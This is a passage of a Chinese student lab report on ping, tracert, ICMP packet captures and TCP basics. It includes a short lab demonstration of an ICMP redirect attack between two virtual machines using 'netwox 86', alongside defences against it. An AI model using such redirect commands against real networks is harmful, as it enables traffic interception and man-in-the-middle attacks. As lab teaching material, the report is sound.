正在 Ping www.a.shifen.com [183.232.231.174] 具有 1500 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
```

由于限制了包大小，所以使用 1500 字节的数据就会超过 mtu 值，会显示发送失败。

还能加上-f 参数，表示不要进行分片处理，如 ping www.baidu.com -l 1000 -f

```
C:\Users\msi->ping www.baidu.com -l 1000 -f

正在 Ping www.baidu.com [183.232.231.174] 具有 1000 字节的数据:
来自 183.232.231.174 的回复: 字节=1000 时间=91ms TTL=53
来自 183.232.231.174 的回复: 字节=1000 时间=92ms TTL=53
来自 183.232.231.174 的回复: 字节=1000 时间=92ms TTL=53
来自 183.232.231.174 的回复: 字节=1000 时间=92ms TTL=53

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 91ms, 最长 = 92ms, 平均 = 91ms
```

ping www.baidu.com -l 1500 -f

```
C:\Users\msi->ping www.baidu.com -l 1500 -f

正在 Ping www.baidu.com [183.232.231.174] 具有 1500 字节的数据:
需要拆分数据包但是设置 DF。
需要拆分数据包但是设置 DF。
需要拆分数据包但是设置 DF。
需要拆分数据包但是设置 DF。

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
```

还可以 ping 网关进行测试

ping 网关 IP：

```
C:\Users\msi->ping 192.168.1.1

正在 Ping 192.168.1.1 具有 32 字节的数据:
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.1 的回复: 字节=32 时间<1ms TTL=64

192.168.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

ping 网关 IP -l 650：

```
C:\Users\msi->ping 192.168.1.1 -l 650

正在 Ping 192.168.1.1 具有 650 字节的数据:
来自 192.168.1.1 的回复: 字节=650 时间<1ms TTL=64
来自 192.168.1.1 的回复: 字节=650 时间<1ms TTL=64
来自 192.168.1.1 的回复: 字节=650 时间<1ms TTL=64
来自 192.168.1.1 的回复: 字节=650 时间=1ms TTL=64

192.168.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 1ms, 平均 = 0ms
```

ping 网关 IP -l 65000：

```
C:\Users\msi->ping 192.168.1.1 -l 65000

正在 Ping 192.168.1.1 具有 65000 字节的数据:
来自 192.168.1.1 的回复: 字节=65000 时间=13ms TTL=64
来自 192.168.1.1 的回复: 字节=65000 时间=13ms TTL=64
来自 192.168.1.1 的回复: 字节=65000 时间=13ms TTL=64
来自 192.168.1.1 的回复: 字节=65000 时间=13ms TTL=64

192.168.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 13ms, 最长 = 13ms, 平均 = 13ms
```

主机和网关之间没有 MTU 设置，所以超过 1500 字节的包也能成功发送，但是所使用的时间就不同，数据包大的，所用时间长。这可以初略的算出局域网的带宽。

还可以使用-i 命令设置初始的 TTL 值，如：

ping www.sohu.com -i 3：

```
C:\Users\msi->ping www.sohu.com -i 3

正在 Ping fcdyd.a.sohu.com [109.244.80.129] 具有 32 字节的数据:
来自 172.16.0.41 的回复: TTL 传输中过期。
请求超时。
来自 172.16.0.41 的回复: TTL 传输中过期。
来自 172.16.0.41 的回复: TTL 传输中过期。

109.244.80.129 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失),
```

ping www.sohu.com -i 30：

```
C:\Users\msi->ping www.sohu.com -i 30

正在 Ping fcdyd.a.sohu.com [109.244.80.129] 具有 32 字节的数据:
来自 109.244.80.129 的回复: 字节=32 时间=140ms TTL=42
来自 109.244.80.129 的回复: 字节=32 时间=143ms TTL=42
来自 109.244.80.129 的回复: 字节=32 时间=141ms TTL=42
来自 109.244.80.129 的回复: 字节=32 时间=142ms TTL=42

109.244.80.129 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 140ms, 最长 = 143ms, 平均 = 141ms
```

ping -i 是设置数据包的生存时间，设置为 3 时，该数据包经过的路由器数不会超过 3，因此无法到达 www.sohu.com。而设置为 30 就能。

tracert 命令是用于检测主机与目标主机之间经过的跳数，以及每一条的 IP 地址。通过 tracert 命令就能跟踪数据包的走向。tracert 的用法就是 tracert [IP]。如：

www.upc.edu.cn：4 步

```
C:\Users\msi->tracert www.upc.edu.cn

通过最多 30 个跃点跟踪
到 newupc.upc.edu.cn [211.87.177.55] 的路由:

  1    40 ms     *        *     172.20.224.1 [172.20.224.1]
  2     *       40 ms     *     172.16.6.1 [172.16.6.1]
  3    41 ms     *       40 ms  172.16.2.130 [172.16.2.130]
  4    40 ms     *       40 ms  172.16.2.170 [172.16.2.170]
  5    45 ms     *       44 ms  newupc.upc.edu.cn [211.87.177.55]

跟踪完成。
```

www.sohu.cn：16 步

```
C:\Users\msi->tracert www.sohu.com

通过最多 30 个跃点跟踪
到 fcdyd.a.sohu.com [109.244.80.129] 的路由:

  1    40 ms     *       40 ms  172.20.224.1 [172.20.224.1]
  2    43 ms     *       42 ms  172.16.6.1 [172.16.6.1]
  3     *        *        *     请求超时。
  4    41 ms     *       43 ms  172.16.0.1 [172.16.0.1]
  5    42 ms     *       48 ms  222.195.191.157
  6    41 ms     *       43 ms  qda0.cernet.net [202.112.38.233]
  7    41 ms     *       44 ms  101.4.112.145
  8    48 ms     *       49 ms  101.4.116.149
  9    54 ms     *       55 ms  101.4.116.118
 10    54 ms     *       55 ms  101.4.112.69
 11    55 ms     *        *     219.224.102.234
 12    96 ms     *       97 ms  101.4.130.102
 13   132 ms     *      133 ms  10.196.90.221 [10.196.90.221]
 14   129 ms     *      130 ms  10.200.19.114 [10.200.19.114]
 15   132 ms     *      133 ms  10.200.9.177 [10.200.9.177]
 16   134 ms     *      142 ms  10.200.4.105 [10.200.4.105]
 17   141 ms     *      137 ms  109.244.80.129

跟踪完成。
```

bbs.pku.edu.cn：17 步


```
C:\Users\msi->tracert bbs.pku.edu.cn

通过最多 30 个跃点跟踪
到 bbs.pku.edu.cn [162.105.205.23] 的路由:

  1    41 ms     *        40 ms  172.20.224.1 [172.20.224.1]
  2    40 ms     *        40 ms  172.16.6.1 [172.16.6.1]
  3    40 ms     *        40 ms  172.16.0.41 [172.16.0.41]
  4    42 ms     *        40 ms  172.16.0.1 [172.16.0.1]
  5     *       50 ms      *     222.195.191.157
  6    42 ms     *        43 ms  qda0.cernet.net [202.112.38.233]
  7    47 ms     *        43 ms  101.4.112.145
  8    50 ms     *        50 ms  101.4.116.149
  9    56 ms     *        56 ms  101.4.116.118
 10    55 ms     *        53 ms  101.4.112.69
 11    57 ms     *        55 ms  101.4.113.110
 12    55 ms     *        56 ms  101.4.112.90
 13     *       55 ms      *     101.4.117.50
 14    56 ms     *        53 ms  202.112.41.181
 15    54 ms     *        56 ms  202.112.41.2
 16    54 ms     *        55 ms  162.105.252.194
 17    55 ms     *        55 ms  162.105.252.2
 18    60 ms     *        59 ms  162.105.205.23

跟踪完成。
```

跃点数和之前用的 ping 命令的 TTL 是有一定的关系的，跃点数加上 TTL 值为 64 或 128，及设置的初始 TTL 值。但是关系不一定准确，因为每次发送数据包的路径可以会不同。而且目标主机也可能修改过初始 TTL 值，所有也只能用这个进行初略判断。

(2) 抓包分析 ICMP 协议

ICMP（Internet Control Message Protocol），即 Internet 控制报文协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由器是否可用等网络本身的消息。这些控制消息虽然并不传递用户数据，但是对于用户数据的传递起着重要作用。

下图为 ICMP 协议的报文各个字段类型：



ICMP 报文包含在 IP 数据报中，属于 IP 的一个用户，IP 头部就在 ICMP 报文的前面，所以一个 ICMP 报文包括 IP 头部、ICMP 头部和 ICMP 报文，IP 头部的 Protocol 值为 1 就说明这是一个 ICMP 报文，ICMP 头部中的类型（Type）域用于说明 ICMP 报文的作用及格式，此外还有一个代码（Code）域用于详细说明某种 ICMP 报文的类型，所有数据都在 ICMP 头部后面。

ICMP 协议根据 type 字段和 code 字段的不同，分为了不同的类型，用于表示不同的情况，下图为 ICMP 的类型：

TYPE	CODE	Description	Query	Error
0	0	Echo Reply——回显应答（Ping应答）	x	
3	0	Network Unreachable——网络不可达		x
3	1	Host Unreachable——主机不可达		x
3	2	Protocol Unreachable——协议不可达		x
3	3	Port Unreachable——端口不可达		x
3	4	Fragmentation needed but no frag. bit set——需要进行分片但设置不分片比特		x
3	5	Source routing failed——源站选路失败		x
3	6	Destination network unknown——目的网络未知		x
3	7	Destination host unknown——目的主机未知		x
3	8	Source host isolated (obsolete)——源主机被隔离（作废不用）		x
3	9	Destination network administratively prohibited——目的网络被强制禁止		x
3	10	Destination host administratively prohibited——目的主机被强制禁止		x
3	11	Network unreachable for TOS——由于服务类型TOS，网络不可达		x
3	12	Host unreachable for TOS——由于服务类型TOS，主机不可达		x
3	13	Communication administratively prohibited by filtering——由于过滤，通信被强制禁止		x
3	14	Host precedence violation——主机越权		x
3	15	Precedence cutoff in effect——优先中止生效		x
4	0	Source quench——源端被关闭（基本流控制）		
5	0	Redirect for network——对网络重定向		
5	1	Redirect for host——对主机重定向		
5	2	Redirect for TOS and network——对服务类型和网络重定向		
5	3	Redirect for TOS and host——对服务类型和主机重定向		
8	0	Echo request——回显请求（Ping请求）	x	
9	0	Router advertisement——路由器通告		
10	0	Route solicitation——路由器请求		
11	0	TTL equals 0 during transit——传输期间生存时间为0		x
11	1	TTL equals 0 during reassembly——在数据报组装期间生存时间为0		x
12	0	IP header bad (catchall error)——坏的IP首部（包括各种差错）		x
12	1	Required options missing——缺少必需的选项		x
13	0	Timestamp request (obsolete)——时间戳请求（作废不用）	x	
14		Timestamp reply (obsolete)——时间戳应答（作废不用）	x	
15	0	Information request (obsolete)——信息请求（作废不用）	x	
16	0	Information reply (obsolete)——信息应答（作废不用）	x	
17	0	Address mask request——地址掩码请求	x	
18	0	Address mask reply——地址掩码应答		

下面抓包分析以下 ICMP 报文，下图是一个 ICMP 请求报文：

```
> Internet Protocol Version 4, Src: 192.168.123.2, Dst: 192.168.123.1
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x8cc4 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 9]
  > Data (72 bytes)
```

```
0000  00 19 06 ea b8 c1 00 18  73 de 57 c1 81 00 00 7b   ........ s·W····{
0010  08 00 45 00 00 64 00 06  00 00 ff 01 44 3e c0 a8   ··E··d·· ····D>··
0020  7b 02 c0 a8 7b 01 08 00  8c c4 00 01 00 01 00 00   {···{··· ········
0030  00 00 00 0c f1 77 ab cd  ab cd ab cd ab cd ab cd   ·····w·· ········
0040  ab cd ab cd ab cd ab cd  ab cd ab cd ab cd ab cd   ········ ········
```

可以看到其中的 Type 字段为 8，Code 字段为 0，表明这是一个回显请求报文，也就是我们使用 ping 命令发送的报文。

下面是抓包的 ICMP 响应报文：

```
v Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x94c4 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Request frame: 8]
    [Response time: 0.950 ms]
  > Data (72 bytes)
```

```
0000  00 18 73 de 57 c1 00 19  06 ea b8 c1 81 00 00 7b   ··s·W··· ·······{
0010  08 00 45 00 00 64 00 06  00 00 ff 01 44 3e c0 a8   ··E··d·· ····D>··
0020  7b 01 c0 a8 7b 02 00 00  94 c4 00 01 00 01 00 00   {···{··· ········
0030  00 00 00 0c f1 77 ab cd  ab cd ab cd ab cd ab cd   ·····w·· ········
0040  ab cd ab cd ab cd ab cd  ab cd ab cd ab cd ab cd   ········ ········
```

可以看到这个报文中的 Type 字段为 0，Code 字段为 0，表明这是一个回显应答报文，也就是我们使用 ping 命令时，目标主机回复的应答报文。

下面时一个目标不可达的 ICMP 报文，我使用 ping 命令 ping 了一个不存在的主机 IP，抓包是就能看见这个报文：

```
v Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 1 (Host unreachable)
    Checksum: 0x52af [correct]
    [Checksum Status: Good]
    Unused: 00000000
  > Internet Protocol Version 4, Src: 192.168.148.2, Dst: 192.168.148.123
  > Internet Control Message Protocol
```

```
0010  c0 a8 94 02 c0 a8 94 02  03 01 52 af 00 00 00 00   ........ ··R·····
0020  45 00 00 3c 7b 42 00 00  40 01 00 00 c0 a8 94 02   E··<{B·· @·......
0030  c0 a8 94 7b 08 00 24 8e  00 01 28 cd 61 62 63 64   ···{··$· ··(·abcd
0040  65 66 67 68 69 6a 6b 6c  6d 6e 6f 70 71 72 73 74   efghijkl mnopqrst
0050  75 76 77 61 62 63 64 65  66 67 68 69              uvwabcde fghi
```

可以看见这个报文的 Type 字段为 3，Code 字段为 0，表明这是一个目标不可达-主机不可达的错误报文，用于回显错误信息。

(3) ICMP 的安全性及防御策略

ICMP 协议存在着如下的安全性问题，如 ICMP 超时攻击，ICMP 头部攻击，ICMP 重定向攻击。

ICMP 超时攻击是利用 IMCP 超时消息，攻击防火墙，假设从攻击者的主机到防火墙的条数是 n，那么设置 TTL=n 的包，当它到达防火墙时正好是 TTL=0，发送大量此类报文，就能够成 DDoS 攻击。

ICMP 头部攻击时发送 ICMP 包中净荷部分是出错的 IP 头部，当这里的目的地址与 ICMP 包中的源地址不匹配时，数据包讲出错

ICMP 重定向攻击是利用 ICMP 的定向功能，来改变受害方的路由表。这样可以使得受害方因为错误的路由表，把原本发给其他主机的报文发送给攻击者，从而可以实现嗅探、拒绝服务或者中间人攻击。效果和 ARP 欺骗有些类似。下面是 ICMP 重定向攻击报文的格式：

<table>
<tr><td>Type =5</td><td>Code =1</td><td>Checksum</td></tr>
<tr><td colspan="3">路由器IP地址(被定向到的新网关接口IP地址)</td></tr>
<tr><td colspan="3">网络层20字节|传输层8个字节</td></tr>
</table>

其中 Type 字段为 5，Code 字段为 1，定向为新网关接口 IP 地址。

想要防范 ICMP 重定向攻击有如下方法：修改系统或防火墙的配置，拒绝接收 ICMP 重定向报文；查看本机的路由表，发现错误的路由条目。

下面进行 ICMP 重定向实验，我们有两台虚拟机，一台 CetnOS 作为靶机，另一台 kali 作为攻击主机。用 ifconfig 查看 kali 的 IP 地址为 192.168.148.33。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.148.33  netmask 255.255.255.0  broadcast 192.168.148.255
        inet6 fe80::20c:29ff:fe9c:5cd5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:9c:5c:d5  txqueuelen 1000  (Ethernet)
        RX packets 1748  bytes 870022 (849.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1255  bytes 86446 (84.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

接着我们使用 netwox 86 工具包进行 ICMP 重定向攻击，命令如下：

netwox 86 -g "192.168.148.33"

```
root@kali:~# netwox 86 -g "192.168.148.33"
```

此时我们如果在 CentOS 上使用 ping 命令 ping www.baidu.com：

```
[root@LUANCHE ~]# ping www.baidu.com
PING www.a.shifen.com (183.232.231.172) 56(84) bytes of data.
From 192.168.148.33 (192.168.148.33): icmp_seq=1 Redirect Host(New nexthop: 192.
168.148.33 (192.168.148.33))
64 bytes from 183.232.231.172 (183.232.231.172): icmp_seq=1 ttl=128 time=42.4 ms
From 192.168.148.33 (192.168.148.33): icmp_seq=2 Redirect Host(New nexthop: 192.
168.148.33 (192.168.148.33))
64 bytes from 183.232.231.172 (183.232.231.172): icmp_seq=2 ttl=128 time=36.6 ms
64 bytes from 183.232.231.172 (183.232.231.172): icmp_seq=3 ttl=128 time=37.8 ms
From 192.168.148.33 (192.168.148.33): icmp_seq=3 Redirect Host(New nexthop: 192.
168.148.33 (192.168.148.33))
^C
--- www.a.shifen.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 3ms
rtt min/avg/max/mdev = 36.608/38.956/42.415/2.507 ms
```

就会收到来自 192.168.148.33 也就是 kali 发来的重定向 ICMP 报文，使用 wireshark 也能抓包抓到这些 ICMP 重定向报文：

230	986.158604730	192.168.148.33	183.232.231.172	ICMP	70	Redirect (R
231	986.158613468	192.168.148.33	192.168.148.1	ICMP	70	Redirect (R
232	986.158969098	192.168.148.33	192.168.148.11	ICMP	70	Redirect (R
233	986.185982183	192.168.148.1	192.168.148.11	DNS	88	Standard query response
234	986.215031581	192.168.148.33	192.168.148.1	ICMP	70	Redirect (R
235	987.069726714	192.168.148.11	183.232.231.172	ICMP	98	Echo (ping) request id
236	987.107544382	183.232.231.172	192.168.148.11	ICMP	98	Echo (ping) reply id
237	987.110316618	192.168.148.33	192.168.148.11	ICMP	70	Redirect (R
238	987.110343699	192.168.148.33	183.232.231.172	ICMP	70	Redirect (R
239	987.110492293	192.168.148.11	192.168.148.1	DNS	87	Standard query 0xaa4e P
240	987.166486359	192.168.148.33	192.168.148.11	ICMP	70	Redirect (R
241	987.182345358	192.168.148.1	192.168.148.11	DNS	164	Standard query response
242	987.222753167	192.168.148.33	192.168.148.1	ICMP	70	Redirect (R

2. 遇到的问题及分析

在做 ICMP 重定向实验时，虽然是能收到这些 ICMP 重定向报文，但是如果仔细看，之后的 ping 的回显请求报文依旧会发送给默认网关，没有很好的完成 ICMP 重定向攻击。不过这应该是 Linux 的安全策略，保护网络使得避免 ICMP 重定向攻击。

3. 体会

ICMP 报文在 IP 头部的协议号为 1，这已经能够表明 ICMP 协议的重要性，它是网络控制中十分重要的一个协议。正如我之前说的，ping 命令和 tracert 命令的重要性一样，当然 ping 命令和 tracert 命令就是使用 ICMP 协议的。ICMP 协议在网络原理课程中虽然有提到过，但是也只是一带而过，经过这个实验的抓包和安全实验，我对 ICMP 协议的认识也就加深了。

五、任务五


1. 实验内容

(1) 抓包分析 TCP 的工作过程

TCP（Transmission Control Protocol），即传输控制协议，是一种面向连接的、可靠的、基于字节流的传输层通信协议。TCP 旨在适应支持多网络应用的分层协议层次结构。 连接到不同但互连的计算机通信网络的主计算机中的成对进程之间依靠 TCP 提供可靠的通信服务。TCP 假设它可以从较低级别的协议获得简单的，可能不可靠的数据报服务。 原则上，TCP 应该能够在从硬线连接到分组交换或电路交换网络的各种通信系统之上操作。

TCP 协议作为 TCP/IP 协议栈中另一个重要的协议，和 IP 协议平起平坐。TCP 协议基于 IP 协议，它的首部长度和 IP 协议的首部长度相同，都是 20 字节固定首

部。既然首部字段这么多，那也不难看出 TCP 的重要性。下面是 TCP 报文的字段类型：



这是一个不同的 TCP 报文的抓包截图：

```
Transmission Control Protocol, Src Port: 80, Dst Port: 57678, Seq: 1, Ack: 135, Len: 0
    Source Port: 80
    Destination Port: 57678
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 135    (relative ack number)
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x010 (ACK)
    Window size value: 108
    [Calculated window size: 6912]
    [Window size scaling factor: 64]
    Checksum: 0x82e4 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [SEQ/ACK analysis]
  > [Timestamps]
```


```
0000  00 1d 60 b3 01 84 00 26  62 2f 47 87 08 00 45 00   ··`····& b/G···E·
0010  00 34 27 dd 40 00 fb 06  11 6a ae 8f d5 b8 c0 a8   ·4'·@··· ·j······
0020  01 8c 00 50 e1 4e c7 52  9d 89 8e 50 19 88 80 10   ···P·N·R ···P····
0030  00 6c 82 e4 00 00 01 01  08 0a 31 c7 ba 54 00 21   ·l····· ··1··T·!
0040  d2 5f                                             ·_
```

可以看到其中的一些字段，比如源端口、目的端口、序列号、确认号、标志位、窗口大小等信息。这些信息都是 TCP 在连接和传输数据中十分重要的信息。


前面说过 TCP 协议是面向连接的，因此在使用 TCP 传数据之前都会进行连接的建立，建立连接的过程被称为 TCP 三次握手，下面就是 TCP 三次握手的三个报文：

192.168.1.140	174.143.213.184	TCP	74 57678 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=
174.143.213.184	192.168.1.140	TCP	74 80 → 57678 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460
192.168.1.140	174.143.213.184	TCP	66 57678 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2216543

第一个报文带有 SYN 标志，第二个报文也带有 SYN 标志，同时还带有 ACK 标志，第三个报文带有 ACK 标志，通过这三个报文的发送，连接就被建立起来了。下面就是 TCP 三次握手的的建立连接过程。



当然有连接的建立，就会有连接的释放，TCP 的连接释放被称作四次挥手，下图就是 TCP 四次挥手的过程：



